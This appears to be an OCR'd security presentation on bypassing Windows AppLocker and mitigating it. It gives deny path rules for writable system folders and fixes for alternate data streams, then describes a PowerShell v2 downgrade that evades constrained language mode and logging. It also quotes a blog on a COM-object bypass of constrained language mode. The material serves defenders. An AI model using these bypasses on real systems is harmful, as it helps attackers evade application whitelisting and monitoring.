
Action	User	Name	Condition	Exceptions
Deny	Everyone	%SYSTEM32%\catroot2\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}*	Path	
Deny	Everyone	%SYSTEM32%\Com\dmp\*	Path	
Deny	Everyone	%SYSTEM32%\Fxstmp\*	Path	
Deny	Everyone	%SYSTEM32%\Microsoft\Crypto\RSA\MachineKeys\*	Path	
Deny	Everyone	%SYSTEM32%\runscripthelper.exe	Path	
Deny	Everyone	%SYSTEM32%\spool\drivers\color\*	Path	
Deny	Everyone	%SYSTEM32%\Spool\PRINTERS\*	Path	
Deny	Everyone	%SYSTEM32%\Spool\SERVERS\*	Path	
Deny	Everyone	%SYSTEM32%\Tasks\*	Path	
Deny	Everyone	%SYSTEM32%\winevt\Logs\*	Path	
Deny	Everyone	%WINDIR%\debug\WIA\*	Path	
Deny	Everyone	%WINDIR%\Registration\CRMLog\*	Path	
Deny	Everyone	%WINDIR%\Tasks\*	Path	
Deny	Everyone	%WINDIR%\Temp\*	Path	
Deny	Everyone	%WINDIR%\tracing\*	Path	
Deny	Everyone	SCCM - %WINDIR%\ccm\inventory\noidmifs\*	Path	
Deny	Everyone	SCCM - %WINDIR%\ccm\logs\*	Path	
Deny	Everyone	SCCM - %WINDIR%\ccm\systemtemp\appvtempdata\appvcommandoutput\*	Path	

DEFAULT APPLOCKER RULES – PATH RULES

MITIGATIONS

- ALTERNATE DATA STREAMS - @GHASLINGER


  HTTPS://HITCO.AT/BLOG/HOWTO-PREVENT-BYPASSING-APPLOCKER-USING-ALTERNATE-DATA-STREAMS/



Select the file or folder path that this rule should affect. If you specify a folder path, all files underneath that path will be affected by the rule.

Path:

%WINDIR%\Tasks:*




Path:

%WINDIR%\Tasks\*

DEFAULT APPLOCKER RULES – PATH RULES

MITIGATIONS

- 3RD PARTY – DENY EXECUTE



Permission Entry for TeamViewer13_Logfile.log

Principal: Everyone Select a principal

Type: Deny


Advanced permissions:

☐ Full control
☑ Traverse folder / execute file
☐ List folder / read data
☐ Read attributes
☐ Read extended attributes
☐ Create files / write data
☐ Create folders / append data
☐ Write attributes
☐ Write extended attributes
☐ Delete
☐ Read permissions
☐ Change permissions
☐ Take ownership

DEFAULT APPLOCKER RULES – SCRIPT RULES

POWERSHELL V2

- STARTING POWERSHELL WITH —VERSION 2
- BYPASSES CONSTRAINED LANGUAGE MODE
- NO LOGGING
- NOT PRESENT IN NEWEST W10




Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: powershell -version 2

MITIGATION – APPLOCKER BYPASSES – SCRIPT RULES

MITIGATION



Matt Graeber
@mattifestation

Use PowerShell to remove the version of PowerShell (v2) that has no business on your hosts.

```
PS C:\> Disable-WindowsOptionalFeature -Online -FeatureName MicrosoftWindowsPowerShellV2


Path          :
Online        : True
RestartNeeded : False



PS C:\> Disable-WindowsOptionalFeature -Online -FeatureName MicrosoftWindowsPowerShellV2Root


Path          :
Online        : True
RestartNeeded : False



PS C:\> _
```


6:57 PM - 4 Mar 2017

DEFAULT APPLOCKER RULES – SCRIPT RULES – CONSTRAINED LANGUAGE MODE BYPASS

BLOGPOST BY

ADAM CHESTER @_XPN_

HTTPS://WWW.MDSEC.CO.UK/2018/09/APPLOCKER-CLM-BYPASS-VIA-COM/



New-Object within AppLocker CLM... and this works??

Surprisingly, when I started looking at the attack surface of CLM, I found that *New-Object* works (albeit with some restrictions) when CLM has been enabled via AppLocker. This seemed at odds with what is trying to be achieved, but sure enough, we find that the following command will execute just fine:

```
New-Object -ComObject WScript.Shell
```

This of course gives us a perfect way of manipulating the PowerShell process from within PowerShell, as COM objects are exposed via DLL's which can be loaded into the calling process. So how can we create a COM object ready for loading? Well if we take a look at ProcMon during an attempt to call *New-Object -ComObject xpntest*, we see that there are a number of requests to the *HKEY_CURRENT_USER* hive:

Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

```
Time o...  Process Name     PID   Operation     Path
16:47:0... powershell.exe   7912  RegQueryKey   HKCU\Software\Classes
16:47:0... powershell.exe   7912  RegQueryKey   HKCU\Software\Classes
16:47:0... powershell.exe   7912  RegQueryKey   HKCU\Software\Classes
16:47:0... powershell.exe   7912  RegOpenKey    HKCU\Software\Classes\xpntest
```

